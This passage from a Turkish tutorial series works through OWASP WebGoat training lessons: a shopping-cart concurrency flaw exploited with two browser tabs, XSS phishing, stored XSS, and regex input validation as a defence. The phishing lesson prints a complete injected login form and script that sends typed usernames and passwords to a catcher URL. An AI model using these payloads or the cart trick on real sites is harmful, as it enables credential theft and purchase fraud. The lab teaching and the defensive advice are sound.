müşterinin yapacağı sadece ödemeyi onayla(*Confirm*) demek ya da işlemi iptal et(*Cancel*) demektir. Dolayısıyla ilk iki durumda(*Update Cart* ve *Purchase* butonlarının yer aldığı sayfada) ürün adetleri ve toplam fiyatlar(Total) hesaplanırken, yani tablo güncellenmesi yapılırken **son aşamada**(*Confirm* ve *Cancel* butonlarının yer aldığı sayfada) ürün adetleri ve toplam fiyatların(Total'ın) hesaplanmasına **gerek yoktur**." Bu mantıkla giden geliştirici son aşamada ürün adedini ve toplam fiyatlarını(*Total*'ı) güncellemeyi gereksiz, fazlalık gibi gördüğünden bilmeden bir açık vermiş oldu. Kötü niyetli bir müşteri eşzamanlı bir alışveriş yaparak bu açıktan faydalanabilir ve pahalı ürünü ucuz ürün fiyatına alabilir. Peki ama nasıl?


Bu açıktan bir müşteri şöyle faydalanabilir: Aynı alışveriş yapabileceği sayfadan iki tane açar. Tarayıcısındaki ilk sekmedekine A penceresi, ikinci sekmedekine ise B penceresi diyelim. Bu kötü niyetli müşterinin amacı pahalı bir ürünü ucuza almaktır. A penceresinde diyelim ki ucuz bir ürün için adet sayısına 1 girer ve *Purchase* butonuna tıklar. A penceresinin ekranında ucuz olan 1 adet ürünün satın alımını onaylamak için onayla(*Confirm*) butonu ve sembolik olarak müşterinin değişiklik yaptığı tablo yalnızca okunabilir formatta görüntülenir. Müşteri, B penceresinde ise çok pahalı bir ürünün yanına adet olarak 1 girmiş olsun ve önceki sayfada 1 adet dediği ürün dahil diğerleri 0 adet kalsın. Bu noktadan sonra yapılacak olan işlem önce B penceresinde 1 adetlik pahalı ürün için sepeti güncelle(*Update Cart*) demektir. Sonra A penceresinde onayla(*Confirm*) demektir. Böylece ucuz fiyata pahalı ürün almış oluruz.


Shopping Cart Conc...
localhost:8080/WebGoat/attack?Screen=15&menu=800
Choose another language: English
Logout
Shopping Cart Concurrency Flaw
OWASP WebGoat v5.4
Hints
Show Params
Show Cookies
Lesson Plan
Show Java
Solution
Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Thread Safety Problems
Shopping Cart Concurrency Flaw
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge
Solution Videos
Restart this Lesson
For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price.
Shopping Cart
Shopping Cart Items
Price
Quantity
Subtotal
Hitachi - 750GB External Hard Drive
$169.00
0
$0.00
Hewlett-Packard - All-in-One Laser Printer
$299.00
1
$299.00
Sony - Vaio with Intel Centrino
$1799.00
0
$0.00
Toshiba - XGA LCD Projector
$649.00
0
$0.00
Total: $299.00
Update Cart
A PENCERESİ
Purchase
ASPECT SECURITY
Application Security Experts
OWASP Foundation | Project WebGoat | Report Bug
javascript:;


Shopping Cart Conc...
localhost:8080/WebGoat/attack?Screen=15&menu=800
Choose another language: English
Logout
Shopping Cart Concurrency Flaw
OWASP WebGoat v5.4
Hints
Show Params
Show Cookies
Lesson Plan
Show Java
Solution
Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Thread Safety Problems
Shopping Cart Concurrency Flaw
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge
Solution Videos
Restart this Lesson
For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price.
Place your order
Shopping Cart Items
Price
Quantity
Subtotal
Hitachi - 750GB External Hard Drive
$169.00
0
$0.00
Hewlett-Packard - All-in-One Laser Printer
$299.00
1
$299.00
Sony - Vaio with Intel Centrino
$1799.00
0
$0.00
Toshiba - XGA LCD Projector
$649.00
0
$0.00
Total:
$299.00
Enter your credit card number:
5321 1337 8888 2007
Enter your three digit access code:
111
Confirm
Cancel
A PENCERESİ
ASPECT SECURITY
Application Security Experts
OWASP Foundation | Project WebGoat | Report Bug


Shopping Cart Conc...
localhost:8080/WebGoat/attack?Screen=15&menu=800
Search
Choose another language: English
Logout
OWASP WebGoat v5.4
Hints
Shopping Cart Concurrency Flaw - Mozilla Firefox
Shopping Cart Conc...
localhost:8080/WebGoat/attack?Screen=
Search
For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price.
Shopping Cart
Shopping Cart Items
Price
Quantity
Subtotal
Hitachi - 750GB External Hard Drive
$169.00
0
$0.00
Hewlett-Packard - All-in-One Laser Printer
$299.00
0
$0.00
Sony - Vaio with Intel Centrino
$1799.00
1
$1,799.00
Toshiba - XGA LCD Projector
$649.00
0
$0.00
Total: $1,799.00
Update Cart
Purchase
B PENCERESİ





Peki biz ne yaptık da ucuz ürün fiyatına pahalı ürün alabildik? Ucuz ürün fiyatına pahalı ürün alabilmemizin nedeni kredi kartından kesilecek fatura miktarını tutan calcTotal adlı değişkenin kritik noktalarda güncellenmemesinden dolayıdır. Müşteri ucuz ürünle onaylama(*Confirm - Cancel*) aşamasına geldiğinde zaten calcTotal değişkeni hesaplanmıştır. Çünkü calcTotal değişkeni sadece *Purchase(Satın Al)* butonuna basılmasıyla

hesaplanmaktadır. Bundan önceki aşamada yer alan Sepeti güncelle(*Update Cart*) butonuna basıldığında ise calcTotal hesaplaması yapılmamaktadır. Müşteri B penceresinde sepeti güncelle dediğinde B penceresindeki ürün adetlerini güncellediği gibi A penceresindeki sepetleri de güncellemiştir. Çünkü aynı istemci ve aynı oturum ile siteye bağlı bulunmaktayız ve dikkat edin: Henüz B penceresinde *Purchase* butonuna basmadık. Dolayısıyla henüz kredi kartından kesilecek para miktarı değişmemiştir. A penceresindeki mevcut hesaplanmış calcTotal ucuz fiyatta iken görsel planda olmasa da B penceresinde sepeti güncellediğimiz için sunucudaki değişkenler bazında ucuz ürünün adeti 0 olmuştur ve pahalı ürünün adeti 1 olmuştur. A penceresindeki onayla(*Confirm*) butonuna tıklanıldığında sunucudaki son güncel calcTotal ile son güncel ürün miktarına sahip ürün alınmış olur.

Özetleyecek olursak A penceresi calcTotal'ı ucuz ürün fiyatıyla doldurttu. B penceresi de sepeti pahalı ürünle doldurttu. A penceresinde *Confirm* butonuna basarak ucuz calcTotal değeri ve pahalı sepet ile alışverişi noktalamış oluyoruz.

Bu açığı kapatmanın yolu her üç duruma da(Update Cart, Purchase ve Confirm) calcTotal hesaplamasının dahil edilmesidir. Böylece yapılan her bir değişiklik kredi kartından kesilecek fatura değerini değiştirecektir ve eşzamanlılık bug'ı ortadan kalkacağından ucuz ürün fiyatına pahalı ürün alınması gibi bir durum ortadan kalkmış olacaktır.

DERS 29 - CROSS-SİTE SCRİPTİNG (XSS) > PHİSHİNG WİTH XSS

Cross-Site Scripting (XSS) ünitesinin ilk dersi olan *Phishing with XSS(XSS ile Yemleme)* dersinde Reflected XSS(Yansıtılmış XSS) saldırısının ne kadar tehlikeli olabileceğinden bahsedilecektir.

Dersin Hedefi

Kullanıcı olarak siz ders ekranına kullanıcı adı ve şifre soran bir form ekleyebilmelisiniz. Form submit'lendiğinde kullanıcı adı ve şifre bilgileri *http://localhost/WebGoat/catcher?PROPERTY=yes&user=catchedUserName&password=catchedPasswordName* adresine gitmelidir.

Açıklamalar

Bu dersin başında bahsedilen reflected XSS saldırısı bir XSS saldırısı türüdür. XSS saldırıları ikiye ayrılmaktadır: Birincisi Stored XSS(Depolanmış XSS) saldırısıdır, ikincisi ise Reflected XSS(Yansıtılmış XSS) saldırısıdır. Bu ikisi hakkında detaylı bilgiyi Ders 18'in **Açıklamalar** başlığı altında bulabilirsiniz.

Kullanıcıdan gelen input değerlerinin her daim sunucu tarafında denetime tabi tutulması iyi bir uygulama örneğidir. XSS saldırısı, yani Cross Site Scripting saldırısı HTTP yanıtlarında denetlenmemiş kullanıcı input'ları kullanıldığında meydana gelir. XSS ile phishing saldırısı, yani yemleme saldırısı gerçekleştirebilirsiniz. Phishing saldırısı **P**assword, **H**arvesting ve F**ishing** kelimelerinin birleşiminden oluşturulmuş bir tabirdir. Bu saldırı türü ile kötü niyetli kişi kurban kişiyi kandırmaya ve verilerini çalmaya çalışır. Bunun için orijinal bir bankacılık sitesinin sahtesini(kopyasını) yapabilir ve banka hesap bilgilerini kurbandan çalabilir, email ile mesela bir bankadan gönderiliyormuş gibi süslü bir posta kurbana gönderir ve kurbandan kullanıcı bilgilerini isteyebilir ya da XSS açığına sahip bir web sitesinin belli bir kısmına bu derste olduğu gibi bir form ekleyerek kullanıcının orjinal site içerisinde olan bu sahte forma bilgi girmesini bekleyebilir. Yani nasıl bir balıkçı balığı tutabilmek için kancasının üzerine balığın yiyebileceği yemi koyarak bir balığı tongaya düşürüp ağzını kancaya takmasını bekliyorsa phishing saldırısı da bu mantalitede çalışan, kurbanın kancaya takılmasını bekleyen bir saldırı türüdür.

Bu derste XSS açığından faydalanarak orijinal web sayfasına(ders ekranına) bir form eklemesinde bulunacağız. Böylesi bir saldırıda web sitesi orijinal olduğu için saldırının kurban tarafından anlaşılması çok zordur. Bu yüzden web sitesi geliştiricilerinin bu saldırı türünü dikkate alması ve sunucu tarafında kullanıcı girdilerini denetime tabi tutması elzemdir.

Dersin Çözümü

XSS ile varolan bir sayfaya yeni içerik eklemek mümkündür. Bu dersin çözümü birleştirilmesi gereken iki parçadan oluşmaktadır:

- Kurbanın doldurması gereken bir form
- Formu okuyacak ve girilen bilgileri toplayıp saldırgana gönderecek bir script

Kullanıcı adı ve şifreli bir form aşağıdaki gibi oluşturulabilir:

```
1
    </form>
2
    <form name="phish">
3
       <br><br>
4
       <hr>
5
6
       <h3>This feature requires account login:</h3>
7
       <br><br>
8
9
       Enter Username:<br>
10
       <input type="text" name="user"><br>
11
12
       Enter Password:<br>
13
       <input type="password" name="pass"><br>
    </form>
14
    <br><br>
15
    <hr>
16
```

Yukarıdaki kodun en başındaki form kapatma etiketi olan </form> etiketi ders ekranının <form etiketini kapatmak içindir. Böylece kendi form'umuzu dersin form'undan sonraya ekleyebilmekteyiz. Sırada bu form'a girilen hesap bilgilerinin saldırganın gösterdiği hedefe gönderilmesini sağlayan script kodları vardır:

```
<script>
1
    function hack(){
2
       XSSImage=new Image;
3
       XSSImage.src="http://localhost:8080/WebGoat/catcher?PROPERTY=yes&user="+
document.phish.user.value + "&password=" + document.phish.pass.value + "";
4
       alert("Had this been a real attack... Your credentials were just stolen.
User Name = " + document.phish.user.value + "Password = " +
document.phish.pass.value);
5
6
    }
7
</script>
```

Bu script form'daki girilen verileri okuyacak ve gösterilen hedefe verileri gönderecektir.

Son adım script'i ve form'u beraberce birleştirmektir. Fakat son küçük bir şeye daha ihtiyaç vardır. Form'a script'i tetikleyecek bir submit butonu eklemek gerekmektedir. Bunu onclick="myFunction() ile gerçekleştirebiliriz:


```
1    <input type="submit" name="login" value="login" 0nclick="hack()">
```

XSS saldırısı için arama kutusuna gireceğimiz kodun son hali aşağıdaki gibidir:

```
1
  </form>
2
  <form name="phish">
3
     <br><br>
4
     <hr>
5
6
     <h3>This feature requires account login:</h3>
7
     <br><br>
8
9
     Enter Username:<br>
10
    <input type="text" name="user"><br>
11
12
    Enter Password:<br>
13
    <input type="password" name="pass"><br>
14
15
    <input type="submit" name="login" value="login" 0nclick="hack()">
  </form>
16
  <br><br>
17
  <hr>
18
19
20
  <script>
21
    function hack(){
22
       XSSImage=new Image;
23
       XSSImage.src="http://localhost:8080/WebGoat/catcher?PROPERTY=yes&user="+
  document.phish.user.value + "&password=" + document.phish.pass.value + "";
24
```

```
25      alert("Had this been a real attack... Your credentials were just stolen.
  User   Name   =   "   +   document.phish.user.value   +   "Password   =   "   +
26document.phish.pass.value);
27    }
  </script>
```

Yukarıdaki saldırı kodunu ders ekranında sunulan arama kutusuna yapıştırın ve *Search* düğmesine tıklayın. Ekrana bir login formu gelecektir.



Bu formdaki kullanıcı adı ve şifre için rasgele şeyler girin. Ardından *Login* düğmesine tıklayın. Ekrana bir javascript popup'ı gelecektir. Bu popup size bilgilerinizin çalındığını söylecektir. Çünkü yukarıda hazırladığımız script kodunu böyle ayarladık. *OK* düğmesine basarak dersi tamamlamış olursunuz.

Sonuç

Yukarıda hazırladığımız reflected XSS saldırısı kodunda bir saldırgan girilen bilgilerin gönderileceği hedef olarak kendi sitesini kodlamada belirleyebilir. Böylece kendi sitesindeki web programlama dili ile kendisine gelen kullanıcı adı ve şifreleri veritabanına kaydedebilir. Görünüşte reflected XSS zararsız görünse de aslında bu derste de gördüğümüz üzere çok zararlı bir saldırıdır. Orijinal sitenin içine bir login formunun eklenmesi kurbanı kolaylıkla aldatabilir. Çünkü kurban orijinal web sitesine güveniyor olacaktır. Bu saldırı yönteminden korunmanın yolu kullanıcının veri girebileceği arama kutusu gibi yerlerden gelen veriler sunucu tarafında web programlama dili ile denetlenmelidir. Bu ders ekranındaki arama

kutusu web programlama dili ile denetlenseydi kullanıcının girdiği veriyi kabul etmeyip ekrana bir login formu yansıtılmasını önlemiş olacaktı.

Script koduna dikkat ettiyseniz resim kodları kullanılmış. Böyle olmasının bir nedeni var. Resim kodları kullanıcı sayfayı görüntüler görüntülemez sunucuya resmi ver şeklinde **otomatik** olarak talep gönderen sayılı html kodlarından bir tanesidir.

```
<script>
1   function hack(){
2       XSSImage=new Image;
3       XSSImage.src="http://localhost:8080/WebGoat/catcher?PROPERTY=yes&user="+
document.phish.user.value + "&password=" + document.phish.pass.value + "";
4       alert("Had this been a real attack... Your credentials were just stolen.
5 User Name = " + document.phish.user.value + "Password = " +
document.phish.pass.value);
6   }
7 </script>
```

Resim kodlarının bu özelliğinden faydalanarak biz resim kodunun resim linki kısmına saldırganın internet adresini girdik ve böylece "resmi bana ver" talebinin yapıldığı sunucuyu değiştirmiş olduk. Ayrıca sunucuya "resmi bana ver" değil de şu "kullanıcı bilgilerini al" şeklinde resim linki yerine farklı bir link koyarak saldırganın sunucusuna girilen kullanıcı adı ve şifreyi göndermiş olduk. Hem de sayfa değiştirilmeden...

DERS 30 - CROSS-SİTE SCRİPTİNG (XSS) > STAGE 1: STORED XSS

Cross-Site Scripting (XSS) ünitesinin ikinci dersi olan *Stage 1: Stored XSS(Aşama 1: Depolanmış XSS)* dersinde Stored XSS saldırısı gerçekleştirilecektir.

Dersin Hedefi

Tom kullanıcısı olarak *Edit Profile* sayfasındaki *Street* metin kutusuna karşı bir Stored XSS atağı düzenleyin. Jerry adlı kullanıcının saldırıdan etkilendiğini doğrulayın. Kullanıcı hesaplarının şifreleri verilen isimlerin küçük harfli halleridir. Mesela Tom Cat kullanıcısının şifresi tom 'dur.


Açıklamalar

Tüm input'ları(girdileri) arındırmak iyi bir programcılık örneğidir. Özellikle sonradan işletim sistemi komutlarına, script'lere ya da veritabanı sorgularına parametre olarak kullanılacak input'lar bu arındırmadan geçmelidir. Bilhassa kalıcı olarak bir yerlerde depolanacak içerik önemlidir. Kullanıcılar, başka kullanıcıların istenmeyen sayfa yüklemesine ya da istenmeyen içerik yüklemesine neden olabilen mesaj içeriği oluşturamamalılar. Eğer oluşturabiliyorlarsa site XSS açığına sahiptir denir. XSS saldırısının iki türü vardır: Birincisi Stored XSS, ikincisi Reflected XSS'tir. Eğer zararlı kod içeren mesaj veritabanına kaydolmuşsa buna Stored XSS denir. Eğer zararlı kod içeren mesaj web sitesinin linkinin sonuna eklenmişse buna Reflected XSS denir. Reflected XSS'de oluşturulan zararlı link bir forumda paylaşılarak ya da eposta yoluyla gönderilerek tıklanılması saldırgan tarafından umulur.


XSS saldırı türleri ve tanımları hakkında detaylı bilgi daha önce paylaşılmıştı. Dilerseniz Ders 18 linkindeki **XSS**, **Stored XSS** ve **Reflected XSS** başlıklarından detaylı bilgiye ulaşabilirsiniz.

Dersin Çözümü

Tom olarak tom şifresi ile ilk girişinizi yapmak için ders ekranındaki aşağı açılır listeden Tom kullanıcısını seçin. Şifreyi girdikten sonra açılan panelden *View Profile(Profili Görüntüle)* butonuna tıklayın. Şimdi ekrana Tom'un profili gelmiş olmalıdır. *Edit Profile(Profili Düzenle)* butonuna tıklayın ve *street* yazısının yanındaki metin kutusuna bir XSS kodu girin. Mesela <script>alert("haha");</script> kodunu girebilirsiniz.



Kodu girdikten sonra *UpdateProfile(Profili Güncelle)* butonuna ve ardından LogOut(Çıkış Yap) butonuna tıklayın. Şimdi Jerry olarak jerry şifresiyle giriş yapın. Ekrana gelen profil sayfasındaki sıralanan isimlerden Tom'u seçin ve ViewProfile butonuna tıklayın. Böylece Tom'un amiri Jerry, Tom'un profilini görüntülemiş olur. Fakat o da ne? Tom'un profili görüntülenirken ekrana Jerry'nin beklemediği bir popup gelecektir. Tebrikler. Dersi başarıyla tamamladınız.



Sonuç

Biz bu derste XSS kodu olarak zararsız bir javascript komutu girdik. Fakat bu yolla daha tesirli javascript komutları girilebilir. Mesela Tom, amiri Jerry'nin profilindeki maaş verisini kendi

sitesine bir ajax kodu ile ne kadar denememiş olsak da teorik olarak yollayabilir. Dolayısıyla böylesi saldırılara firma sahipleri meydan vermemek için kullanıcı profili düzenle sayfasındaki metin kutularını denetlemeye tabi tutmalıdırlar, zararlı kod girişi tespit edildiğinde web programlama dili ile kodun veritabanına kaydolmasını engellemelidirler.

DERS 31 - CROSS-SİTE SCRİPTİNG > STAGE 2: BLOCK STORED XSS USİNG INPUT VALİDATİON

Cross-Site Scripting (XSS) ünitesinin üçüncü dersi ve 2.aşaması olan *Stage 2: Block Stored XSS using Input Validation(Aşama 2: Girdi Doğrulama Kullanarak Depolanmış XSS'i Engelleme)* dersinde ilk aşamada yapılan Stored XSS saldırısının kullandığı açığı bu aşamada kapatmaya çalışacağız.

Dersin Hedefi

Firmanın insan kaynakları otomasyonuna önceki derskteki gibi stored XSS atağı yapıldığında bu xss kodunun veritabanına kaydolmasını engellemek için otomasyonu kontrol eden kodları düzelt. Ardından Eric'in profiline önceki derste yaptığınız şekilde XSS kodu ekle ve onun amiri olan David'in saldırıdan etkilenmediğini teyit et.

Dersin Çözümü

Bu ders WebGoat'un geliştirici sürümünü kullananlar içindir. Çünkü ancak geliştirici sürümünü kullanan kullanıcılar kaynak kodda değişiklik yapabilmektedir. Biz bu yazı dizisinin başından beridir WebGoat'un standard versiyonunu kullandığımız için bu dersi tamamlayamayacağız. Fakat bu dersin verdiği bilgiyi teorik olarak özümseyebiliriz. O yüzden şimdi çözüme geçelim.

Öncelikle XSS kodunun veritabanına dahil edildiği otomasyonun profil düzenleme sayfasındaki tüm metin kutularını girdi denetleme kodu ile denetleyelim. Böylece denetleme mekanizması XSS türü kod tespit ettiğinde hata fırlatsın ve akışı değiştirsin. Akışın değişmesiyle girilen veri veritabanına kaydolmamış olacaktır. Bunun için denetleme mekanizmasında kullanılacak olan yöntem regular expression diye tabir edilen, düzenli ifadeler diye çevirebileceğimiz seçenektir. Regular expression ile kabul edilecek karakter setini biçimlendirip oluşturduğumuz karakter setinin dışında bir karakter, metin kutularına girildiğinde hata fırlatılması sağlanacaktır. Veritabanına kayıt işlemi öncesine eklenecek kod şu şekildedir(NOT: Bu kod eğer geliştirici versiyonunu kullanıyorsanız UpdateProfile.java dosyasındaki parseEmployeeProfile() methodunun içine koyulmalıdır. UpdateProfile.java'yı dilerseniz şu adresten detaylı bir şekilde inceleyebilirsiniz):

```
    String regex = "[\\s\\w-,]*";
1
    String stringToValidate = firstName + lastName + ssn + title + phone +
2   address1 + address2 + startDate + ccn + disciplinaryActionDate +
    disciplinaryActionNotes + personalDescription;
3
    Pattern pattern = Pattern.compile(regex);
4
    validate(stringToValidate, pattern);
```


Yukarıdaki *regex* değişkeni karakter seti uzayını ifade eden bir pattern, yani desen değeri almaktadır. Bu karakter seti uzayını oluşturan desen bileşenleri şu anlama gelmektedir:


\s : Beyaz boşluk(space)
\w : a'dan Z'ye, A'dan Z'ye tüm kelimeler(words) ve 0'dan 9'a tüm rakamlar
- : tire
, : virgül

* : Önceki desene uygun 0 ya da sayısız tane karakter

